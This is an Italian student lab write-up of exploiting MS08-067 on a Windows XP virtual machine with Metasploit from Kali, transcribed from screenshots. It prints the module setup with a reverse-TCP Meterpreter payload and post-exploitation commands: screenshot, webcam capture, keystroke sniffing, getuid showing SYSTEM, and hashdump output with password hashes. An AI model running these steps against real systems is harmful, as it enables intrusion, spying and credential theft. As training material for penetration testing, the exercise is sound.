
ESERCIZIO M5 D1

HACKING WINDOWS CON METASPLOIT

- KALI 192.168.11.111
- WINDOWS XP 192.168.11.113


PREPARAZIONE LABORATORIO VULNERABILITA' MS08_067-NETAPI


Kali Giugno 2023 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
15:20
marco@kali: ~
File Azioni Modifica Visualizza Aiuto
Windows XP SP3 1 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Prompt dei comandi
Cestino
start
Prompt dei comandi
IT
15.20
CTRL (DESTRA)
CTRL (DESTRA)

```
   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/windows/smb/ms08_067_netapi            2008-10-28       great      Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption
   1  exploit/windows/smb/smb_relay                  2001-03-31       excellent  No     MS08-068 Microsoft Windows SMB Relay Code Execution
   2  exploit/windows/browser/ms08_078_xml_corruption 2008-12-07      normal     No     MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption
   3  auxiliary/admin/ms/ms08_059_his2006            2008-10-14       normal     No     Microsoft Host Integration Server 2006 Command Execution Vulnerability
   4  exploit/windows/browser/ms08_070_visual_studio_msmask  2008-08-13  normal   No     Microsoft Visual Studio Mdmask32.ocx ActiveX Buffer Overflow
   5  exploit/windows/browser/ms08_041_snapshotviewer 2008-07-07      excellent  No     Snapshot Viewer for Microsoft Access ActiveX Control Arbitrary File Download
   6  exploit/windows/browser/ms08_053_mediaencoder  2008-09-09       normal     No     Windows Media Encoder 9 wmex.dll ActiveX Buffer Overflow
   7  auxiliary/fileformat/multidrop                                  normal     No     Windows SMB Multi Dropper


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/fileformat/multidrop

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.11.111
rhost ⇒ 192.168.11.111
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.11.113
```


```
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ipconfig

Configurazione IP di Windows


Scheda Ethernet Connessione alla rete locale (LAN):

        Suffisso DNS specifico per connessione:
        Indirizzo IP. . . . . . . . . . . . . : 192.168.11.113
        Subnet mask . . . . . . . . . . . . . : 255.255.255.0
        Gateway predefinito . . . . . . . . . : 192.168.11.1

C:\Documents and Settings\Epicode_user>
```

PREPARAZIONE EXPLOIT CON METERPRETER




```
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 192.168.11.111
lhost => 192.168.11.111
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.11.113
rhost => 192.168.11.113
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.11.113   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) >
```

INIZIO SESSIONE CON METERPRETER




```
meterpreter > screenshot
Screenshot saved to: /home/marco/WkzqTngT.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > webcam_snap
[-] Target does not have a webcam
```

SCREENSHOT
/home/marco/wkzqTngT.jpeg




```
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Epicode_user>ipconfig

Configurazione IP di Windows


Scheda Ethernet Connessione alla rete locale (LAN):

        Suffisso DNS specifico per connessione:
        Indirizzo IP. . . . . . . . . . . . . : 192.168.11.113
        Subnet mask . . . . . . . . . . . . . : 255.255.255.0
        Gateway predefinito . . . . . . . . . : 192.168.11.1

C:\Documents and Settings\Epicode_user>_
```

TENTATIVO DUMP KEYBOARD




```
meterpreter > getdesktop
Session 0\WinSta0\Default
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

VISUALIZZAZIONE DELL'UTENTE ATTIVO - GETUID
HASH PASSWORD - HASHDUMP




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
```

ENUMERAZIONE PROCESSI



